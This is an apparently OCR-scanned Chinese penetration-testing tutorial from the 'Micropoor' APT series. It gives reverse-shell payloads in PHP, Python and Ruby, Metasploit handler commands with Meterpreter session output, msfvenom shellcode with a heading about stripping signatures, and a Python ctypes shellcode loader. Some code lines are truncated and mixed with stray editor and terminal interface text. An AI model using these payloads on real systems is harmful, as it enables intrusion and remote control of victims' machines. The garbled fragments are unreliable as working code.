专注APT攻击与防御

https://micropoor.blogspot.com/

在实战中可能会遇到各种诉求payload，并且可能遇到各种实际问题，如杀毒软件，防火墙拦截，特定端口通道，隧道等问题。这里我们根据第十课补充其中部分，其他内容后续补充。


这次主要补充了PHP，python，ruby。

ps:在线代码高亮：http://tool.oschina.net/highlight

1.php-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
```

```
<?
php error_reporting(0); $ip = 'x.x.x.x'; $port = 53; if (($f = 'stream_socket_client') && is_callable($f)) {
{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('s
>
```




菜鸟工具
WEB 在线编辑器
SVG 在线编辑器
实例归档
菜鸟教程
输入关键字......
点击运行
清空
PHP 在线工具
程序正在运行中......
192.168.1.107:22 - root@John: ~ - Xshell 5 (Free for Home/School)
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://192.168.1.107:22
要添加当前会话，点击左侧的箭头按钮。
1 192.168.1.107:22

```
hosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();?>
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 1 opened (192.168.1.107:53 -> 118.31.45.91:60756) at 2017-12-01 07:24:38 -0500
```

```
<?php
$sock=fsockopen("xx.xx.xx.xx",xx);exec("/bin/sh -i <&3 >&3 2>&3");
?>
```




```
<?php
$sock=fsockopen("[redacted];exec("/bin/sh -i <&3 >&3 2>&3");
?>
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 5 opened (192.168.1.107:53 -> 118.31.45.91:60782) at 2017-12-01 08:55:36 -0500
```

2.python-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
```


```
import socket,struct,time
for x in range(10):
    try:
        s=socket.socket(2,socket.SOCK_STREAM)
        s.connect(('x.x.x.x',xx))
        break
    except:
        time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
    d+=s.recv(l-len(d))
exec(d,{'s':s})
```



```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.versi
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 2 opened (192.168.1.107:53 -> 118.31.45.91:60760) at 2017-12-01 07:36:41 -0500
```


```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("xx.xx.xx.xx",xx));
i"]);
```



```
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 4 opened (192.168.1.107:53 -> 118.31.45.91:60780) at 2017-12-01 08:51:37 -0500
```

```
import socket

import subprocess

s=socket.socket()

s.connect(("xx.xx.xx.xx",xx))

while 1:

  p = subprocess.Popen(s.recv(1024),  shell=True,stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subpro

  s.send(p.stdout.read() + p.stderr.read())
```



点击运行
清空
Python 在线工具
192.168.1.107:22 - root@John: /tmp - Xshell 5 (Free for Home/Sc
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://192.168.1.107:22
要添加当前会话，点击左侧的箭头按钮。
1 192.168.1.107:22
2 192.168.1.107:22

```
import socket

import subprocess

s=socket.socket()

s.connect(('

while 1:

  p = subpro

  s.send(p.s
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
```

删除特征：

root@John:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=8.8.8.8 LPORT=88 -f c | tr -d '"' | tr -d '\n'




```
root@John:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=8.8.8.8 LPORT=88 -f c | tr -d '"' | tr -d '\n'
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of c file: 1425 bytes
unsigned char buf[] = \xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x
c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x5
\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58
x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\
77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x
0\x00\x58\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd
\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68
x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40\
0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\x
0\x53\xff\xd5:root@John:~# 
```

```
from ctypes import *
reverse_shell = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72`
micropoorshell = create_string_buffer(reverse_shell, len(reverse_shell))
shellcode = cast(micropoorshell, CFUNCTYPE(c_void_p))
shellcode()
```

2.ruby-payload


```
require 'socket';c=TCPSocket.new("xx.xx.xx.xx", x);$stdin.reopen(c);$stdout.reopen(c);$stderr.reopen(c);$stdi
(IO.popen(l,"rb"){|fd| fd.each_line {|o| c.puts(o.strip) }}) rescue nil }
```


菜鸟工具
WEB 在线编辑器
SVG 在线编辑器
实例归档
菜鸟教程
输入关键字...
点击运行
清空
Ruby 在线工具
192.168.1.107:22 - root@John: /tmp - Xshell 5 (Free for Home/School)
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://192.168.1.107:22
要添加当前会话，点击左侧的箭头按钮。
1 192.168.1.107:22
2 192.168.1.107:22

```
ı(c);$stdout.reopen(c);$stderr.reopen(c);$stdin.each_line{|l|l=l.strip;next if l.length
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
```


```
require 'socket';f=TCPSocket.open("xx.xx.xx.xx",xx).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)
```



```
PSocket.open("[redacted]).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 8 opened (192.168.1.107:53 -> 118.31.45.91:60802) at 2017-12-01 09:12:19
```


```
require 'socket';c=TCPSocket.new("xx.xx.xx.xx","xx");while(cmd=c.gets);IO.popen(cmd,"r")
{|io|c.print io.read}end
```


菜鸟工具
WEB 在线编辑器
SVG 在线编辑器
实例归档
菜鸟教程
输入关键字......
点击运行
清空
Ruby 在线工具
/usercoc
192.168.1.107:22 - root@John: /tmp - Xshell 5 (Free for Home/School)
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://192.168.1.107:22
要添加当前会话，点击左侧的箭头按钮。
1 192.168.1.107:22
2 192.168.1.107:22

```
new("[redacted]");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
[*] Meterpreter session 10 opened (192.168.1.107:53 -> 127.0.0.1) at 2017-12-01 09:14:23 -0500
```

```
c=TCPSocket.new("xx.xx.xx.xx","xx");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end
```


菜鸟工具
WEB 在线编辑器
SVG 在线编辑器
实例归档
菜鸟教程
输入关键字....
点击运行
清空
Ruby 在线工具
192.168.1.107:22 - root@John: /tmp - Xshell 5 (Free for Home/School)
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://192.168.1.107:22
要添加当前会话，点击左侧的箭头按钮。
1 192.168.1.107:22
2 192.168.1.107:22

```
require 'socket';c=TCPSocket.new("[redacted]");while(cmd=c.gets);IO.popen(cmd,
```

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
```

- Micropoor